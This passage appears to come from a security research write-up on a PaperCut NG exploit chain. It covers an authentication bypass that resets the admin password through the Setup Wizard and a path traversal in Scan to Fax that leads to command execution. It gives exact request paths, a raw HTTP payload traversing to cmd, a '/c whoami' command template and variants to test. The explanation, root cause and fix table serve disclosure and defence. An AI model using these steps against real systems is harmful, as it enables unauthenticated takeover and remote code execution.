    if (this.getConfigManager().getBoolean("system.setup-completed")) {
        WebUtils.redirectToPage(event.getRequestCycle().getPage("Home"));
    }
}
Line by line: public void pageValidate(PageEvent event) declares the method that runs when a setup page is requested; PageEvent is the object describing that request. WebUtils.ensureCompatibleBrowserForAdmin(...) is a helper that checks the browser is suitable for the admin interface. The if line asks the configuration manager whether system.setup-completed is true. If it is, WebUtils.redirectToPage(...getPage("Home")) sends the visitor to the Home page instead. In plain terms: once setup is finished, anyone asking for a setup page is politely shown the door.
If system.setup-completed returns true, the request is redirected and the setup pages are not triggered.
Exploitation
Step 1: reach a setup page through Home
Suppose you want to access SetupAdmin after setup has already been completed. Setting service to direct/1/SetupAdmin/$Form would not work: the code would invoke BaseSetupPage.pageValidate, shown above, and redirect to Home instead of executing the setup form. The $Form part names the form on that page, and a form is the part of a web page where you type information and press submit.
Instead, navigate to every stage of the Setup Wizard form through the Home page, even though the product has already been deployed:
/app?service=direct/1/Home/SetupAdmin/$Form
Line by line: /app is the address of the PaperCut web application. ? starts the list of parameters. service=direct/1/Home/SetupAdmin/$Form says: start at the Home page, then go to SetupAdmin, then to its form. The framework tries to invoke Home.pageValidate to verify privileges, but skips SetupAdmin.pageValidate, which never gets called. Home can be accessed pre-authentication, so an unauthenticated attacker is not blocked and reaches the SetupAdmin page. Because the setup pages' pageValidate method is never called, the value of system.setup-completed is irrelevant to the attacker. The guard is still standing, but nobody walks past it, because the attacker came in through a different door.
Step 2: walk the Setup Wizard
Resetting the admin password through the setup process requires going through it step by step, invoking each setup page through the authentication bypass. The full process consists of four requests:
POST /app?service=direct/1/Home/SetupAdmin/$Formchanges the admin's password.POST /app?service=direct/1/Home/SetupOrgType/$Formsets the organisation type.POST /app?service=direct/1/Home/SetupUserSource/$Formpicks user synchronisation sources (the PoC chose no synchronisation).POST /app?service=direct/1/Home/SetupVerify/$Formconfirms that setup is completed.
A POST request is the kind of request a browser sends when you submit a form, carrying your data to the server, as opposed to a GET request which just asks for a page. A PoC, or proof of concept, is a small demonstration that the attack works. User synchronisation means pulling the list of users from another system such as a directory server; choosing none keeps the demonstration simple.
This forces the execution of a fresh product setup and modifies the admin user password. That concludes WT-2026-0143 against 26.0.4-PO build 76508. The bypass also works inside the Detection Artifact Generator:
A Detection Artifact Generator, or DAG, is a small tool that sends harmless test requests to a system to see whether it is vulnerable, without actually carrying out the attack.
Step 3: find a new post-auth route
With the admin password changed, the next goal is code execution. The original in-the-wild post-authentication RCE had been effectively removed after the patch through changes to the security.properties file. That vulnerability was based on controlling the JDBC connection URL and triggering arbitrary connections, and the security.properties config file blocked it. JDBC is the standard way Java programs talk to databases, and a connection URL is the address string used to reach one; if an attacker can control that string, they can make the server connect to places it should not. With that route closed, the team looked for another one.
Attention settled on the Scan to Fax functionality, because it ultimately leads to the execution of OS commands. OS commands are instructions to the operating system itself, such as running a program, which is exactly what an attacker wants. With the proper definition of job services, an attacker can reach the biz.papercut.pcng.service.scan.FaxProviderManagerImpl.sendFaxJob method, and its input argument of type ScanFaxJob is fully attacker-controlled. A job service is a background task the application can be asked to perform, and an argument is a value passed into a method for it to work with.
public void sendFaxJob(ScanFaxJob job) throws RuntimeException, InterruptedException {
    logger.debug("Sending fax job {} to provider {}", job.getFaxJob(), job.getProviderConnector());
    FaxJob faxJob = job.getFaxJob();

    String jobStr;
    try {
       jobStr = this.convertFaxJobToJSON(faxJob);
    } catch (IOException var12) {
       logger.error("Unable to convert fax job {} to JSON file", job.getFaxJob());
       throw new IllegalArgumentException("Unable to convert fax job to JSON file");
    }

    Path jobFile = this.createStringJsonFile(jobStr, "papercut-scan-fax-job");
    if (jobFile == null) {
       throw new IllegalArgumentException("Unable to create fax job file");
    } else {
       Path settingsFile = this.createStringJsonFile(job.getProviderSettingsJson(), "papercut-scan-fax-settings");
       if (settingsFile == null) {
          this.deleteTmpFile(jobFile);
          throw new IllegalArgumentException("Unable to create fax settings file");
       } else {
          String template = this.configManager.getString("system.scan.fax.send.command-args");
          String testOptions = this.configManager.getString("system.scan.fax.test.options");
          logger.debug("Using the following fax connector template: '{}'", template);
          logger.debug("Using job contents of: {}", jobStr);
          String[] cmdArray = (String[])Arrays.stream(template.split("\\s+")).map((str) -> str.replace("%job%", this.quote(jobFile.toAbsolutePath().toString())).replace("%settings%", this.quote(settingsFile.toAbsolutePath().toString())).replace("%test-options%", testOptions)).toArray((x$0) -> new String[x$0]);

          try {
             this.runCommand(job.getProviderConnector(), cmdArray, this.configManager.getIntegerWithDefault("system.scan.fax.send.timeout-secs", 30));
          } finally {
             if (!testOptions.contains("-o keeptmp=Y")) {
                this.deleteTmpFile(jobFile);
                this.deleteTmpFile(settingsFile);
             }
          }
       }
    }
 }
Line by line: the method sendFaxJob receives a ScanFaxJob object, which is a bundle of data describing a fax to send. The logger.debug line writes a log entry naming the job and the provider connector. FaxJob faxJob = job.getFaxJob(); pulls the fax details out of the object. The try block converts those details to JSON, a plain text format for structured data, and if that fails it logs an error and throws an exception, which is Java's way of reporting that something went wrong. createStringJsonFile writes the JSON to a temporary file on disk. The same is done for the provider settings. Then configManager.getString("system.scan.fax.send.command-args") reads a configuration value that acts as a command template, meaning a pattern with placeholders that will be filled in. testOptions reads another setting. The long cmdArray line splits the template on whitespace, replaces the placeholders %job%, %settings% and %test-options% with the file paths and options, and produces an array of strings, which is an ordered list of values. Finally runCommand is called with job.getProviderConnector() as the first argument, and the finally block deletes the temporary files unless the keep-temp option is set.
The method takes the attacker-controlled ScanFaxJob, extracts the system.scan.fax.send.command-args setting as template, builds cmdArray from that template, and calls runCommand with the attacker-controlled value from job.getProviderConnector() as its first argument.
The ScanFaxJob class stores three fields, and providerConnector is not verified at any point:
public class ScanFaxJob {
   FaxJob faxJob;
   String providerConnector;
   String providerSettingsJson;

   public ScanFaxJob(String providerConnector, String providerSettingsJson, FaxJob faxJob) {
      this.providerConnector = providerConnector;
      this.providerSettingsJson = providerSettingsJson;
      this.faxJob = faxJob;
   }

   public FaxJob getFaxJob() {
      return this.faxJob;
   }

   public String getProviderSettingsJson() {
      return this.providerSettingsJson;
   }

   public String getProviderConnector() {
      return this.providerConnector;
   }
}
Line by line: a class is a blueprint for an object. This one has three fields: faxJob, providerConnector and providerSettingsJson. The constructor, the block with the same name as the class, takes three values and stores them. The three get... methods simply hand the stored values back out. Nothing here checks what providerConnector contains, so whatever the attacker sends is kept as-is.
runCommand calls runCommandBuffers:
private String runCommand(String connector, String[] cmdArray, final int timeOutSecs) throws RuntimeException, InterruptedException {
  StringBuffer stdout = new StringBuffer();
  StringBuffer stderr = new StringBuffer();
  int exitCode = this.runCommandBuffers(connector, cmdArray, timeOutSecs, stdout, stderr);
  if (exitCode != 0) {
     throw new RuntimeException("Fax connector failed: " + cmdArray[0]);
  } else {
     return stdout.toString();
  }
}
Line by line: two StringBuffer objects are created to collect the normal output (stdout) and the error output (stderr) of a command. runCommandBuffers is called and returns an exit code, a number that says whether the command succeeded; zero usually means success. If the code is not zero, an exception is thrown; otherwise the collected normal output is returned as text.
private int runCommandBuffers(String connector, String[] cmdArray, final int timeOutSecs, StringBuffer stdout, StringBuffer stderr) throws InterruptedException, RuntimeException {
  if (stdout == null) {
     stdout = new StringBuffer();
  }

  if (stderr == null) {
     stderr = new StringBuffer();
  }

  cmdArray = (String[])ObjectArrays.concat(this.getAbsoluteBinaryPath(connector), cmdArray);
  String cmdLine = String.join(System.lineSeparator(), cmdArray);
  logger.debug("Using the fax connector with an adjusted path \"{}\"", cmdLine);

  try {
     int exitCode = ProcessUtils.execAndGetOutput(cmdArray, (boolean[])null, stdout, stderr, timeOutSecs);

}
Line by line: the two if blocks make sure the output buffers exist. The cmdArray line is the important one: getAbsoluteBinaryPath(connector) turns the attacker's connector name into a full path, and ObjectArrays.concat puts that path at the front of the command list, so the connector becomes the program that will be run. String.join builds a readable version of the command for the log. ProcessUtils.execAndGetOutput then actually runs the command and captures its output.
runCommandBuffers builds a new cmdArray, but the attacker-controlled connector is passed through getAbsoluteBinaryPath first, and the command is then executed with ProcessUtils.execAndGetOutput.
The last piece is getAbsoluteBinaryPath:
private String getAbsoluteBinaryPath(final String commandName) {
  String var10000 = this.getFaxConnectorDirPath();
  String path = var10000 + File.separator + commandName;
  logger.debug("Getting absolute path: {}", path);
  if (Files.isExecutable(Paths.get(path))) {
     return path;
  } else {
     path = path + ".exe";
     if (Files.isExecutable(Paths.get(path))) {
        return path;
     } else {
        logger.error("Could fax connector not be executable: {}", commandName);
        throw new RuntimeException(path + " is not executable");
     }
  }
}
Line by line: getFaxConnectorDirPath() returns the folder where fax connector programs are supposed to live. File.separator is the slash or backslash that separates folders in a path. The next line glues the folder, a separator and the attacker's commandName together. Files.isExecutable(Paths.get(path)) asks the operating system whether that path points at a program that can be run. If yes, the path is returned. If not, .exe is appended and the check is repeated, which is a Windows convention. If that also fails, an error is logged and an exception is thrown.
It extracts the fax connector directory and appends the connector string to it with no validation, which is a relative path traversal. The only check is that the resulting path is executable, with a .exe suffix tried as a fallback. Path traversal means using .. sequences, which mean go up one folder, to climb out of the intended folder and reach anywhere on the disk. It is like being told to fetch a file from the stationery cupboard and writing ../../kitchen/knife on the request slip.
Step 4: point the connector at a system binary
Create a new ScanFaxJob where providerConnector is set to, for example, ../../../../../../../../../../../../../Windows/System32/cmd. This can be done with the following HTTP request:
POST /app HTTP/1.1
Host: target:9191
Origin: <http://target:9191>
Cookie: org.apache.tapestry.locale=en; JSESSIONID=cookie
Content-Length: 6853
Content-Type: application/x-www-form-urlencoded

scanActionType=FAX&label=test&faxProviderModel=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5CSystem32%5Ccmd&...removedforreadability...
Line by line: POST /app HTTP/1.1 is the request line, saying this is a form submission to /app using version 1.1 of the HTTP protocol, the language browsers and servers speak. Host: target:9191 names the server and port; a port is a numbered door on a server, and 9191 is the one PaperCut listens on here. Origin tells the server which site the request came from. Cookie carries small pieces of data the server gave the browser earlier; a cookie is how a website remembers who you are between requests, and JSESSIONID is the name Java applications typically use for the session identifier. Content-Length says how many bytes of data follow. Content-Type: application/x-www-form-urlencoded says the body is formatted like a form submission, with name=value pairs joined by &. In the body, scanActionType=FAX says this is a fax action, label=test is a label, and faxProviderModel carries the traversal sequence. %5C is the URL encoding of a backslash, so the value decodes to a series of ..\ steps followed by Windows\System32\cmd, the Windows command interpreter. The body is truncated in the published request.
The faxProviderModel parameter carries the traversal sequence, URL-encoded backslashes included, ending at Windows\System32\cmd.
Step 5: set the command arguments
Modify the system.scan.fax.send.command-args config parameter to, for example, /c whoami, through the Config Editor page:
/c is an instruction to the Windows command interpreter to run the command that follows and then exit, and whoami is a standard command that prints which user account the process is running as. Setting the template to /c whoami means the connector program, once pointed at cmd, will be launched with those arguments.
Step 6: trigger the job
Trigger a new scan to fax job. The connector path resolves to the system binary and the configured arguments are appended, so the command runs.
That is the new post-authentication RCE, CVE-2026-82077 / WT-2026-0144, which finalises the chain to RCE together with the authentication bypass WT-2026-0143.
Full chain
Tying WT-2026-0143 and WT-2026-0144/CVE-2026-82077 together pops a shell against PaperCut NG 26.0.4-PO build 76508. A shell is an interactive command prompt on the server, the difference between running one command and having a conversation with the machine.
Root cause
Two separate mistakes combine here.
The authentication bypass is a design flaw in how PaperCut's pages interact with Apache Tapestry 3. The service parameter can name a root page and then further pages and forms, and Tapestry will invoke all of them. PaperCut's authorisation lives in BasePaperCutPage.pageValidate and only checks the root page. Any page that does not extend BasePaperCutPage, such as Home, or any page whose own pageValidate is skipped because it is not the root, can be reached unauthenticated. The Setup Wizard pages extend BaseSetupPage, whose pageValidate redirects to Home once system.setup-completed is true, but that method is never called when the page is reached through Home. The patches added a recursive check in BasePaperCutPage.pageValidate and manual checks on sensitive forms such as ConfigEditor, but without a global authorisation check across all pages, the Setup Wizard forms remained unprotected.
The RCE is a relative path traversal in FaxProviderManagerImpl.getAbsoluteBinaryPath. The providerConnector field of ScanFaxJob is fully attacker-controlled and is concatenated onto the fax connector directory without validation. The resulting path is only checked for executability, so a traversal sequence can point at any executable on the host, and the attacker-controlled system.scan.fax.send.command-args template supplies the arguments. The earlier JDBC-based route had been closed through security.properties, which is why a different feature had to be found.
Impact
An unauthenticated attacker can reset the administrator password on PaperCut NG 26.0.4-PO build 76508 by forcing the Setup Wizard to run again, then, with administrative access, reach the Scan to Fax functionality and execute OS commands on the host. The result is a full pre-authentication RCE chain. The RCE step requires the ability to define job services and to change the system.scan.fax.send.command-args configuration, which the bypassed admin access provides. The examples shown use Windows paths.
Fix
PaperCut addressed the issues across several releases:
| Version | Fixes |
|---|---|
| 26.0.4 | CVE-2026-81578 and CVE-2026-82078 (the in-the-wild chain) |
| 26.0.4-PO build 76508 | WT-2026-0141 and WT-2026-0142 |
| 26.0.4-PO build 76530 | WT-2026-0143 (authentication bypass) |
| 26.0.5 | WT-2026-0144 / CVE-2026-82077 (post-auth RCE) |
Variants to test
- Try other pages that do not extend
BasePaperCutPageas the root in theserviceparameter, for exampleservice=direct/1/Home/<Page>/$Form. A positive result is a form on an authenticated page being processed without a session. - Walk the Setup Wizard pages (
SetupAdmin,SetupOrgType,SetupUserSource,SetupVerify) throughHomeon a deployed instance. A positive result is the admin password changing or the setup flow completing again. - Look for other features that end in OS command execution and take a file or binary name from user input, then supply traversal sequences such as
..%5C..%5CWindows%5CSystem32%5Ccmdin the relevant parameter. A positive result is the resolved path pointing outside the intended directory and the process running. - Check configuration parameters that are used as command templates, like
system.scan.fax.send.command-args, for whether they can be changed by a low-privileged or bypassed session. A positive result is arbitrary arguments reaching the spawned process. - Run the Detection Artifact Generator from the watchTowr GitHub repository against your own environments. It does not execute the full chain, but it determines exposure to the authentication bypass vulnerabilities described above.
Glossary
- Advisory: a public notice from a software vendor describing a security problem and what to do about it.
- Apache Tapestry 3: an old Java framework for building web applications, used by PaperCut to serve its pages.
- Argument: a value passed into a method or command for it to work with.
- Attack vector: a particular route or method an attacker uses to reach a target.
- Authentication: proving who you are, usually by logging in.
- Authentication bypass: a flaw that lets someone get past the login check without valid credentials.
- Authorisation: the check of whether an identified user is allowed to do a particular thing.
- Class: in Java, a blueprint that describes what data and behaviour an object has.
- Codebase: the whole collection of source code that makes up a product.
- Command template: a stored pattern for a command, with placeholders that get filled in before it runs.
- Configuration setting: a stored value that changes how an application behaves.
- Constructor: the block of a class that runs when a new object is created, used to set its initial values.
- Cookie: a small piece of data a website stores in your browser so it can recognise you between requests.
- CVE: a public catalogue number assigned to a known vulnerability so everyone can refer to it unambiguously.
- DAG (Detection Artifact Generator): a tool that sends harmless test requests to check whether a system is exposed, without carrying out the full attack.
- Exception: Java's way of signalling that something went wrong while code was running.
- Exit code: a number a finished program returns to say whether it succeeded; zero usually means success.
- Field: a named piece of data stored inside an object.
- Form: the part of a web page where you enter information and submit it.
- Framework: a ready-made set of building blocks developers assemble an application from.
- GET request: a request that simply asks for a page or resource.
- HTTP: the protocol browsers and web servers use to exchange requests and responses.
- IOC (indicator of compromise): a trace, such as a log snippet, that shows an attack has happened or is happening.
- JDBC: the standard way Java programs connect to databases.
- JSON: a plain text format for structured data.
- Method: a named block of code that performs one job.
- Mitigation: a temporary workaround that reduces risk until a proper fix exists.
- Object: an instance of a class, holding actual data.
- OS command: an instruction given to the operating system, such as running a program.
- Patch: a software update that fixes a vulnerability.
- Patch diffing: comparing the code of an old and a new version to see exactly what changed, which often points at the bug.
- Path traversal: using
..sequences to climb out of an intended folder and reach other files on the disk. - PoC (proof of concept): a small demonstration that an attack works.
- Port: a numbered door on a server that a particular service listens on.
- POST request: a request that sends data to the server, typically when submitting a form.
- Post-authentication: reachable only after logging in.
- Pre-authentication (unauthenticated): reachable by anyone, with no account or login.
- RCE (remote code execution): a flaw that lets an attacker make the server run commands of their choosing.
- Recursive check: a check that follows a whole chain of items rather than only the first one.
- Root page: the first page named in a request, from which further pages are reached.
- Session: the server's memory of your ongoing visit, usually tracked by a cookie.
- Setup Wizard: the series of screens shown the first time a product is installed, where the administrator account and basic settings are created.
- Shell: an interactive command prompt on a machine.
- URL: the address of a page or resource on the web.
- URL encoding: writing special characters in a URL as
%followed by a code, such as%5Cfor a backslash. - User synchronisation: pulling the list of users from another system such as a directory server.
- Vulnerability: a weakness in software that an attacker can abuse.
- watchTowr ID (WT-2026-xxxx): an internal tracking number used by the research team for a reported issue.



